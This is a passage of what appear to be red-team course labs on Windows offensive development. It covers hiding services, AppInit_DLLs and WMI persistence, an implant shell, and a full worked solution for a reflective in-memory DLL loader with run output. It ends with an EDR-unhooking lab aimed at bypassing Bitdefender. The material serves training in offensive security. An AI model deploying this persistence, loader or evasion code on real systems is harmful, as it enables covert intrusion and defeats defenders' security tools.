Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This is a very stealthy method, and you can see that nothing can see your service, let alone query it. The challenging part is, depending on the DACL being set, you are also removing the ability for you to interact with your own service. You can always reveal it again, make your interactions and then hide it once more, but that is up to you.

Mitigations/Detections

- Be on the lookout for new services being created and then quickly "deleted." In reality, once someone has Admin, the system is pretty much theirs for the taking.

Lab Enhancements

- How could you get your `Execute` function to execute shellcode, or some other payload other than notepad.exe?
- As it stands now, does your service remain running after the payload has been executed?
- Is it possible for the service to hide itself automatically and then kick off the payload?
- Furthermore, is it possible for the service to automatically reveal itself after some event has kicked off?

© 2024 Jonathan Reiter

Lab 4.5: InitToWinit

Background

`AppInit_DLL`s is another documented persistence method that is also part of the MITRE ATT&CK framework. This method can also be used for privilege escalation requirements but this challenge will focus on persistence. According to MITRE, this is ID T1546.010, which is a sub-technique of T1546, Event Triggered Execution. The main goal for this method is to modify the `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLL`s registry key to include the absolute path of your malicious DLL. When a new process is being initialized, it will execute your DLL if the process loads `User32.dll`. `User32.dll` is common for GUI applications and because of this, caution must be taken to avoid having your DLL loaded/executed too many times.

There will not be a walk-through or provided solution for this challenge as it is meant to be an exploratory one that leverages the foundations established during class.

You can read more about this method from MITRE's page: Event Triggered Execution.

APIs Used

- `Reg*` family of APIs

Structures of Interest

N/A

Objectives

- Become familiar with the APIs involved with this method.
- Understand permissions needed to modify HKLM keys.
- Create a DLL that can maintain access to the target.
- Modify the proper registry key value of `AppInit_DLL`s to the path of your DLL.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Begin creating your application.

Technet24

TODO Solutions

There is no solution for this bootcamp challenge.

References

- https://attack.mitre.org/techniques/T1546/010/
- https://docs.microsoft.com/en-us/windows/win32/dlls/secure-boot-and-appinit-dlls

© 2024 Jonathan Reiter

Lab 4.6: OhMyWMI

Background

WMI is an integral part to Windows, a part that nation states and red team operators have abused for persistence. You have already seen how you can make WMI queries using C++, but now it is time to step it up a bit. For this bootcamp challenge, you are to utilize intrinsic events to trigger your persistence mechanism. The mechanism is your choice, as well as the trigger. Remember, intrinsic events must be polled at some frequency. Your `EventFilter` is going to be your trigger, the `EventConsumer` is going to act as your payload that will be executed (can be a path to an EXE on disk), the glue that holds the two together (`FilterToConsumerBinding`). It could be best to use a `CommandLineEventConsumer` with a path to your EXE on disk.

For examples of WMI persistence, check out this white paper by Matthew Graeber: WMI-Persistence.

There will not be a walk-through or provided solution for this challenge as it is meant to be an exploratory one that leverages the foundations established during class. You have complete creative freedom to get this done how you see fit.

APIs Used

`IWbem*`

```
// IWbem* class of objects and methods
```

Example Queries

`Intrinsic Events`

```
// Interactive logon type
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA
'Win32_LogonSession' AND TargetInstance.LogonType = 2

// How long has the system been online?
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320
```

Objectives

- Create a WMI `EventFilter` to filter intrinsic events.
- Create a WMI `EventConsumer` to kick off your payload.
- Create a WMI `FilterToConsumerBinding` to bind the filter and the consumer together.

Technet24

- Establish a persistence mechanism that executes an implant or binary of your choice.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Begin creating your application.

TODO Solutions

There is no solution for this bootcamp challenge.

References

- https://docs.microsoft.com/en-us/windows/win32/wmisdk/retrieving-part-of-an-instance
- https://www.codeproject.com/articles/10539/making-wmi-queries-in-c
- https://docs.microsoft.com/en-us/windows/win32/wmisdk/iwbemobjectsink

© 2024 Jonathan Reiter

Lab 4.7: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 3. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section. As a refresher, several persistence techniques were discussed and some can only be done with elevated permissions. Implement at least one persistence mechanism in your shell.

Unguided

Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.

Objectives

- Understand the basics of making a custom shell.
- Implement what was taught during this section in the shell.
- Deploy the shell to the Test VM.
- Add recon.
- Add process enumeration.
- Add directory enumeration.
- Add get/put functionality.
- Add registry enumeration.
- Add process injection.
- Add privilege escalation.
- Add persistence.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.
2. From the solution explorer window, open `main.cpp`.

Technet24

3. The `main.cpp` has but one purpose: kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it—something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intented purpose:
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

© 2024 Jonathan Reiter

Lab 5.1: The Loader

Background

There are many times when a Red Team operator might need to have something loaded in memory. There are some other methods to achieve this, but we are going to create this capability from scratch using C++. If you think back to the first section of this course, there was a slide that list out some requirements and one of them was to add a capability to dynamically load additional resources. A loader can be a small part of the larger picture or framework, like your ShadowCraft implant, or it can be a standalone binary. The final format should be mentioned by the Red Team lead, or similar position.

When it comes time to creating your loader, you need to make sure you keep in mind what is going to be loaded, the format of it, and the delivery method. The what could be a DLL, the format of the DLL could be that it is packed. Loading a packed binary changes your approach to building your loader. The binary could also have custom PE headers or malformed headers that only the loader understands. The delivery method could be a simple HTTP GET to some resource online, or to your ShadowCraftC2 server on your Slingshot VM. The latter is what this lab is going to focus on in this course. This lab will focus on loading a DLL within its own process address space.

APIs Used

- `VirtualAlloc`
- `LoadLibrary`
- `VirtualProtect`

Objectives

- Understand the APIs in this lab.
- Become more familiar with PE parsing.
- Load and execute a DLL dynamically.
- Explore differences between loading static DLLs and "normal" DLLs.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev, Windows Test VM, and Slingshot VM.

1. Launch Visual Studio.
    - Open `TheLoader` solution file.
    - This holds a single project with several source code files.
    - Your work will be in the `DynApi.cpp` and the `MemLoader.cpp` source files.

Technet24

- There are **TODO** comments that describe what is to be done in each project.

2. Overview of `MemLoader` files
   - `MemLoader.hpp` and `MemLoader.cpp` are the files that implement the main portion of loading a DLL.
   - The `HPP` file defines the `LoadedModule` class that drives the loading method.
   - The main methods you will be calling are `Load` and `CallEntrypoint`.
   - The remainder of the methods are named in such a way that they should describe what their purposes are.
     - Your work will be implementing the rest of these.

DynApi.cpp

DynApi.cpp

Please make sure you are in the correct source code file.

1. TODO #1: `GetProcAddressEx()`
   - Obtain the NT headers
   - Utilize the C++ std function `bit_cast`
   - Use the `ConvertRvaToVa` or make your own
2. TODO #2: `GetProcAddressEx()`
   - Obtain the VA for the for image export directory entry
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
3. TODO #3: `GetProcAddressEx()`
   - Obtain the VA for the export directory
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
   - Use the `ConvertRvaToVa` or make your own
4. TODO #4: `GetProcAddressEx()`
   - Obtain the VA for the address of functions
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
   - Use the `ConvertRvaToVa` or make your own
5. TODO #5: `GetProcAddressEx()`
   - Obtain the VA for the address of names
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
   - Use the `ConvertRvaToVa` or make your own
6. TODO #6: `GetProcAddressEx()`
   - Obtain the VA for the address of name ordinals

© 2024 Jonathan Reiter

- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

MemLoader.cpp

MemLoader.cpp

Please make sure you are in the correct source code file.

1. TODO #7: `LoadedModule:CopySectionTable()`
   - Copy all sections to newly allocated pages of memory
   - Pay attention to the size of the section
2. TODO #8: `LoadedModule:PerformBaseRelocation()`
   - Obtain the VA for the base relocation table
   - Loop over the relocation table entries
   - Determine the relocation type
     - The upper 4 bits indicate the type
   - Determine the relocation offset
     - The lower 12 bits indicate the offset
   - Determine the delta for your fixups
3. TODO #9: `LoadedModule:ResolveImports()`
   - Obtain the VA of the image import descriptor table
   - Loop over the descriptor table and load any dependencies
   - Build the remainder of the import table with a nested loop
     - Update the thunks accordingly
4. TODO #10: `LoadedModule:CAllEntryPoint()`
   - Obtain the entry point address for the loaded module
   - Invoke it with `DLL_PROCESS_ATTACH`
5. Build
   - Build the project and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Technet24

Lab Execution Examples

Here is an example of executing the final product with the attempt to manually load the `HelloDLL.dll` from `Lab 1.3 - HelloDLL`:

PowerShell prompt

```
PS C:\SEC670\Labs\SANS-SEC670-Labs\Day5-Labs\TheLoader\x64\Debug> .\TheLoader.exe ..\..\..\..
\Day1-Labs\HelloDLL\HelloDLL\Bin\HelloDLL.dll
[+] LoadedModule::Load:311 - DOS Header --> 0000012A778B6E00
[+] LoadedModule::Load:312 - NT Headers --> 0000012A778B6F00
[+] LoadedModule::Load:354 - Allocated memory for module at ImageBase (0x0000000180000000).
Relocations not required.
[*] LoadedModule::CopySectionTable:82 - Copying sections to the loaded image
[*] LoadedModule::CopySectionTable:88 - Section: .text SizeOfRawData: 0x13800 VirtualAddress:
0x1000
[*] LoadedModule::CopySectionTable:88 - Section: .rdata SizeOfRawData: 0xa800 VirtualAddress:
0x15000
[*] LoadedModule::CopySectionTable:88 - Section: .data SizeOfRawData: 0xc00 VirtualAddress:
0x20000
[*] LoadedModule::CopySectionTable:88 - Section: .pdata SizeOfRawData: 0x1400 VirtualAddress:
0x22000
[*] LoadedModule::CopySectionTable:88 - Section: .rsrc SizeOfRawData: 0x200 VirtualAddress:
0x24000
[*] LoadedModule::CopySectionTable:88 - Section: .reloc SizeOfRawData: 0x800 VirtualAddress:
0x25000
[*] LoadedModule::ResolveImports:212   Resolving imports for KERNEL32.dll
[+] LoadedModule::CallEntrypoint:287 - Calling AddressOfEntryPoint --> 00000001800013E0
Hello DLL!
```


© 2024 Jonathan Reiter

CMD prompt

```
C:\SEC670\Labs\SANS-SEC670-Labs\Day5-Labs\TheLoader\x64\Debug> TheLoader.exe ..\..\..\..
\Day1-Labs\HelloDLL\HelloDLL\Bin\HelloDLL.dll
[+] LoadedModule::Load:311 - DOS Header --> 0000012A778B6E00
[+] LoadedModule::Load:312 - NT Headers --> 0000012A778B6F00
[+] LoadedModule::Load:354 - Allocated memory for module at ImageBase (0x0000000180000000).
Relocations not required.
[*] LoadedModule::CopySectionTable:82 - Copying sections to the loaded image
[*] LoadedModule::CopySectionTable:88 - Section: .text SizeOfRawData: 0x13800 VirtualAddress:
0x1000
[*] LoadedModule::CopySectionTable:88 - Section: .rdata SizeOfRawData: 0xa800 VirtualAddress:
0x15000
[*] LoadedModule::CopySectionTable:88 - Section: .data SizeOfRawData: 0xc00 VirtualAddress:
0x20000
[*] LoadedModule::CopySectionTable:88 - Section: .pdata SizeOfRawData: 0x1400 VirtualAddress:
0x22000
[*] LoadedModule::CopySectionTable:88 - Section: .rsrc SizeOfRawData: 0x200 VirtualAddress:
0x24000
[*] LoadedModule::CopySectionTable:88 - Section: .reloc SizeOfRawData: 0x800 VirtualAddress:
0x25000
[*] LoadedModule::ResolveImports:212 - Resolving imports for KERNEL32.dll
[+] LoadedModule::CallEntrypoint:287   Calling AddressOfEntryPoint --> 00000001800013E0
Hello DLL!
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Obtain the NT headers
- Utilize the C++ std function `bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
pimgNtHeaders = std::bit_cast<PIMAGE_NT_HEADERS64>(ConvertRvaToVA(BaseAddress, pimgDos-
>e_lfanew));
```


Technet24

TODO #2

- Obtain the VA for the for image export directory entry
- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`

```
pimgDataDirectory = std::bit_cast<PIMAGE_DATA_DIRECTORY>(&pimgNtHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
```

TODO #3

- Obtain the VA for the export directory
- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
pimgExportDirectory = std::bit_cast<PIMAGE_EXPORT_DIRECTORY>(ConvertRvaToVA(BaseAddress, pimgDataDirectory->VirtualAddress));
```

TODO #4

- Obtain the VA for the address of functions
- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
auto pAddrOfFunctions = std::bit_cast<PDWORD>(ConvertRvaToVA(BaseAddress, pimgExportDirectory->AddressOfFunctions));
```

TODO #5

- Obtain the VA for the address of names
- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
auto pAddrOfNames = std::bit_cast<PDWORD>(ConvertRvaToVA(BaseAddress, pimgExportDirectory->AddressOfNames));
```


© 2024 Jonathan Reiter

TODO #6

- Obtain the VA for the address of name ordinals
- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
auto pAddrOfOrdinals = std::bit_cast<PWORD>(ConvertRvaToVA(BaseAddress,
pimgExportDirectory->AddressOfNameOrdinals));
```


Technet24

TODO #7

- Copy all sections to newly allocated pages of memory
- Pay attention to the size of the section

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::CopySectionTable()
{
    BOOLEAN bRet = true;

    INT i;
    BYTE* pDestination;
    ULONGLONG pImageBase = m_newNtHeaders->OptionalHeader.ImageBase;
    PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(m_newNtHeaders);
    DWORD dwVirtualAddress = pSectionHeader->VirtualAddress;
    DWORD flAllocationType = MEM_COMMIT;
    DWORD flProtect = PAGE_EXECUTE_READWRITE;

    for (i = 0; i < m_newNtHeaders->FileHeader.NumberOfSections; i++, pSectionHeader++)
    {

        // If SizeOfRawData == 0, the section itself does not contain data
        // However, it is still imperative to map, as it may contain uninitialized data
        printf(
            "[*] Section: %s SizeOfRawData: 0x%08x VirtualAddress: 0x%p\n",
            pSectionHeader->Name,
            pSectionHeader->SizeOfRawData,
            pSectionHeader->VirtualAddress
        );

        auto dwSectionSize = pSectionHeader->Misc.VirtualSize;

        if (pSectionHeader->SizeOfRawData == 0)
        {
            LPVOID lpAddress = (LPVOID)((PUCHAR)pImageBase + dwVirtualAddress);
            dwSectionSize = m_oldNtHeaders->OptionalHeader.SectionAlignment;

            if (dwSectionSize > 0)
            {
                pDestination = (PUCHAR)VirtualAlloc(
                    lpAddress,
                    dwSectionSize,
                    flAllocationType,
                    flProtect
                );

                if (pDestination == NULL)
                {
                    printf("\n");
                    printf("[-] %s(): Failure Allocating Section at %p\n", __FUNCTION__,
```


© 2024 Jonathan Reiter

```
pDestination);
                    printf("[-] %s(): Destination (%p) == NULL\n", __FUNCTION__,
pDestination);

                    return FALSE;
                }

                pSectionHeader->Misc.PhysicalAddress = (DWORD)(UINT_PTR)pDestination;
                ZeroMemory(pDestination, dwSectionSize);
            }

            // Section is Empty
            continue;
        }
        pDestination = (PUCHAR)VirtualAlloc(
            m_loadedImage + pSectionHeader->VirtualAddress,
            dwSectionSize,
            flAllocationType,
            PAGE_EXECUTE_READWRITE
        );

        if (nullptr == pDestination)
        {
            ResolveErrorCode("[-] VirtualAlloc -> ", GetLastError());
            return FALSE;
        }

        // Copy data
        memcpy(pDestination, m_rawPayload.data() + pSectionHeader->PointerToRawData,
pSectionHeader->SizeOfRawData);

        pSectionHeader->Misc.PhysicalAddress = (DWORD)((UINT_PTR)pDestination &
0xffffffff);

    }

    return true;
}
```


Technet24

TODO #8

- Obtain the VA for the base relocation table
- Loop over the relocation table entries
- Determine the relocation type
  - The upper 4 bits indicate the type
- Determine the relocation offset
  - The lower 12 bits indicate the offset
- Determine the delta for your fixups

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::PerformBaseRelocation(
    ptrdiff_t pOverlapDelta
)
{
    //
    // safely convert to the type needed
    auto pRelocation = std::bit_cast<PIMAGE_BASE_RELOCATION>(ConvertRvaToVa(
        m_loadedImage,
        m_newNtHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress
    ));

    //
    // while there is something to be done...
    while(pRelocation->VirtualAddress != 0)
    {
        printf("[*] %s:%d - Applying relocations for block 0x%x\n", __FUNCTION__,
__LINE__, pRelocation->VirtualAddress);

        DWORD i{};
        //
        // fix types
        auto pDestination = std::bit_cast<PBYTE>(ConvertRvaToVa(
            m_loadedImage,
            pRelocation->VirtualAddress
        ));

        USHORT* pRelocationInfo = (USHORT*)((ULONGLONG)pRelocation +
sizeof(IMAGE_BASE_RELOCATION));

        for (i = 0; i < ((pRelocation->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / 2);
i++, pRelocationInfo++)
        {
            //
            // The upper 4 bits define the type of relocation
            INT RelocationType = *pRelocationInfo >> 12;
```


© 2024 Jonathan Reiter

```
            //
            // The lower 12 bits define the offset
            INT RelocationOffset = *pRelocationInfo & 0xfff;

            switch (RelocationType)
            {
            case IMAGE_REL_BASED_ABSOLUTE:
                // Skip Relocation
                break;
            case IMAGE_REL_BASED_HIGHLOW:
            {
                // 32-bit Address Relocation
                PDWORD pPatchAddressHighLow = (PDWORD)(pDestination + RelocationOffset);
                *pPatchAddressHighLow += (DWORD)pOverlapDelta;
                break;
            }
#ifdef _WIN64
            case IMAGE_REL_BASED_DIR64:
            {
                // 64-bit Address Relocation
                PULONGLONG pPatchAddress64 = (PULONGLONG)(pDestination +
RelocationOffset);
                *pPatchAddress64 += (ULONGLONG)pOverlapDelta;
                break;
            }
#endif
            default:
                printf("\n");
                printf("[-] %s(): Unknown Relocation: %d\n", __FUNCTION__,
RelocationType);
                break;
            }
        }

        // Advance to Next Relocation Block
        pRelocation = (PIMAGE_BASE_RELOCATION)((ULONGLONG)pRelocation + pRelocation-
>SizeOfBlock);
    }

    return TRUE;
}
```


Technet24

TODO #9

- Obtain the VA of the image import descriptor table
- Loop over the descriptor table and load any dependencies
- • Update the thunks accordingly

Build the remainder of the import table with a nested loop

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::ResolveImports()
{
    // The address of the Import Directory is located in the Optional Header
    // under Data Directory[IMAGE_DIRECTORY_ENTRY_IMPORT]
    // safely convert the type
    PIMAGE_DATA_DIRECTORY pImportDirectoryEntry =
std::bit_cast<PIMAGE_DATA_DIRECTORY>(&m_newNtHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT]);

    if (pImportDirectoryEntry->Size == 0)
    {
        //
        // No imports to resolve
        return TRUE;
    }

    // pImportDescriptor is the first _IMAGE_IMPORT_DESCRIPTOR structure within the
    // Import Directory (IMAGE_DIRECTORY_ENTRY_IMPORT)
    // safely convert the type
    auto pImportDescriptor = std::bit_cast<PIMAGE_IMPORT_DESCRIPTOR>(ConvertRvaToVa(
        m_loadedImage,
        pImportDirectoryEntry->VirtualAddress
    ));

    //
    // loop around the tables fixing the imports table as needed
    for (; pImportDescriptor && pImportDescriptor->Name; pImportDescriptor++)
    {
        //
        // obtain the name of the module
        auto dllName = (LPCSTR)(m_loadedImage + pImportDescriptor->Name);

        printf("[*] %s:%d - Resolving imports for %s\n", __FUNCTION__, __LINE__, dllName);

        //
        // load that module
        HMODULE hModule = LoadLibraryA(dllName);

        //
        // error check the load
        if (hModule == nullptr) {
```


© 2024 Jonathan Reiter

```
            return FALSE;
        }

        //
        // OriginalFirstThunk is is a pointer to the Import Name Table (INT),
        // which contains the names of each function
        UINT_PTR* pOriginalFirstThunk = 0;

        //
        // FirstThunk is a pointer to the Import Address Table (IAT) that contains
        // the addresses of each function
        FARPROC* pFirstThunk = 0;
        if (pImportDescriptor->OriginalFirstThunk)
        {
            //
            // safely convert the types we need
            pOriginalFirstThunk = std::bit_cast<PUINT_PTR>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->OriginalFirstThunk
            ));

            pFirstThunk = std::bit_cast<FARPROC*>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->FirstThunk
            ));
        }
        else
        {
            //
            // safely convert the types we need
            pOriginalFirstThunk = std::bit_cast<PUINT_PTR>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->OriginalFirstThunk
            ));

            pFirstThunk = std::bit_cast<FARPROC*>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->FirstThunk
            ));
        }

        for (; *pOriginalFirstThunk; pOriginalFirstThunk++, pFirstThunk++)
        {
            //
            // If the OriginalFirstThunk contains an ordinal,
            // use this to resolve the import
            if (IMAGE_SNAP_BY_ORDINAL(*pOriginalFirstThunk))
            {
                *pFirstThunk = (FARPROC)GetProcAddress(hModule,
(LPCSTR)IMAGE_ORDINAL(*pOriginalFirstThunk));
            }
            else
```


Technet24

```
            {
                //
                // else, use the FirstThunk-based import name (PIMAGE_IMPORT_BY_NAME)
                auto pImport = std::bit_cast<PIMAGE_IMPORT_BY_NAME>(ConvertRvaToVa(
                    m_loadedImage,
                    *pOriginalFirstThunk
                ));

                *pFirstThunk = (FARPROC)(GetProcAddress(hModule, (LPCSTR)&pImport->Name));
            }

            if (pFirstThunk == 0) {
                break;
            }
        }

        if (hModule)
            FreeLibrary(hModule);
    }
    return true;
}
```


© 2024 Jonathan Reiter

TODO #10

- Obtain the entry point address for the loaded module
- Invoke it with `DLL_PROCESS_ATTACH`

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::CallEntrypoint()
{
    //
    // some local variables for you to use
    BOOL bResult = FALSE;

    //
    // safely convert the address of entrypoint so it can be called
    auto pAddressOfEntryPoint = std::bit_cast<PUCHAR>(ConvertRvaToVa(
        m_loadedImage,
        m_newNtHeaders->OptionalHeader.AddressOfEntryPoint
    ));

    //
    // invoke the DllMain with process attach
    printf("[+] %s:%d - Calling AddressOfEntryPoint --> %p\n", __FUNCTION__, __LINE__,
pAddressOfEntryPoint);
    DllEntryProc DllEntry = (DllEntryProc)(LPVOID)(pAddressOfEntryPoint);
    bResult = (*DllEntry)((HINSTANCE)m_loadedImage, DLL_PROCESS_ATTACH, 0);

    if (bResult != TRUE) {
        printf("[-] %s:%d - DllEntry() Failure, Error %u\n", __FUNCTION__, __LINE__,
GetLastError());
        return bResult;
    }

    return bResult;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Wow! What a lab, huh? There were several TODO items and some of them were very involved and required more time to complete them. In the end, you made a standalone binary that can dynamically load a DLL into memory and invoke its main

Technet24

entry point. This can now be worked into your `ShadowCraft` implant that you have been working on throughout the course. Having the ability to take over what `LoadLibrary` does provides such a massive benefit for your entire toolkit.

Lab Enhancements

- See if you can load a Meterpreter created DLL
- Attempt to unload your DLL
  - Can you also wipe out the pages of memory the DLL occupied?
- Can you prevent your DLL from being loaded multiple times?
- What if there is a new version of that DLL?
  - How could this be handled?
- What about TLS callbacks?
- How would you call exported functions from this newly loaded DLL?

© 2024 Jonathan Reiter

Lab 5.2: UnhookTheHook

Background

When searching for functions or `syscalls` that have been hooked, you might typically see a `JMP` instruction as the very first instruction in the function's prolog. Many x86 Windows APIs have the clever 2-byte `NOP` of `MOV EDI, EDI` as the first instruction in their prolog. Even 64-bit APIs will have a modification to their function prolog. The opcode for a `JMP` instruction is `0xE9` which can be used in a `memcmp` call to validate if a function has been hooked or not. For `syscalls`, they have a different-looking prolog. `syscalls` typically start with a `MOV` instruction that moves the value in the `RCX` register into the `R10` register. The next instruction is typically another `MOV` but one that takes the `syscall` ID and moves it into the `EAX` register. Take a look here.

syscall stubs: not hooked

```
0:00> u ntdll!NtCreateProcessEx
4c8bd1          mov     r10, rcx
b84d000000      mov     eax, 4Dh
```

syscall stubs: hooked

```
0:00> u ntdll!NtCreateProcessEx
e93b3c1600      jmp     00007ffe`063f0cc0
cc              int 3
cc              int 3
cc              int 3
```

Hooks from EDRs and AVs can be annoying to deal with and bypass. There are many documented methods for doing so, and this one uses Perun's Fart from SEKTOR7. This method works by avoiding anything on disk and creating a new suspended process to copy the TEXT section over. It is a very clever technique that they released and documented. Let us see how it's done.

APIs Used

- `VirtualProtect`
- `ReadProcessMemory`
- `WriteProcessMemory`
- `OpenProcess`
- `GetProcAddress`
- `memcmp`
- `CreateRemoteThread`
- `CryptStringToBinaryA`

Technet24

- `GetModuleHandleA`
- `VirtualAlloc`
- `VirtualAllocEx`
- `WaitForSingleObject`

Objectives

- Understand how to create a suspended process.
- Understand how to find the syscall table.
- Understand how to repair a corrupt syscall table.
- Understand and implement Perun's Fart to bypass Bitdefender.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Bitdefender VM. Bitdefender will need to be installed, and in case you have issues with it, refer to Installing Bitdefender.

Networking Change

For this lab, please change the NICs to Host-Only for both your Dev and Bitdefender VMs. This is because we do not want Bitdefender to communicate to backend servers as we test bypasses. If you are not sure how to modify a VM's NIC settings, refer to Installing Bitdefender - Cutting Off Internet Access.

1. Connectivity test.
    - Ensure all VMs can ping each other.
    - Make sure Bitdefender cannot communicate with the Internet.

2. Launch Visual Studio.
    - Open the `UnhookTheHook` solution file.
    - The *UnhookTheHook* project contains a `main.cpp` source file, which contains the `main` function where your work begins.
    - There are **TODO** comments that describe what is to be done.
    - **Error check all of your function calls that need it!!!!**

main.cpp

1. TODO #1
    - Create a new process, but make sure it is in the suspended state.

© 2024 Jonathan Reiter

2. TODO #2
   - Use the found PID to obtain a process handle to it.
   - The handle should have enough permissions to read/write memory, create threads, query it, and perform other operations.
3. TODO #3
   - Obtain the address of VirtualProtect.
4. TODO #4
   - Find the `TEXT` section by looping over the sections.
   - Once found, change the permissions of that page.
   - Call the `GetFirstSyscall` and `GetLastSyscall` functions.
   - Once they return, restore the page protections of the TEXT section.
5. TODO #5
   - Find the end of the syscall sequence to find the beginning of the table.
   - After finding the end of the sequence, loop around until you find the start.
6. TODO #6
   - Look backwards to find the end of the table.
7. Build
   - Build the project and monitor the output window for any build errors.

Transfer to the Bitdefender VM

Transfer the files (the `EXE` and its `PDB`) to the Bitdefender VM. The reason you might want the PDB file over as well is that it could help with the debugging since it will have your program's symbols. Please note, there is no shared folder between the Dev and Bitdefender VMs. This is because we do not want it to scan those mapped drives.

1. Hooked functions
   - Some hooked functions to look for are:
     - `NtQueryInformationProcess`
     - `NtOpenProcess`
     - `ZwMapViewOfSection`

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

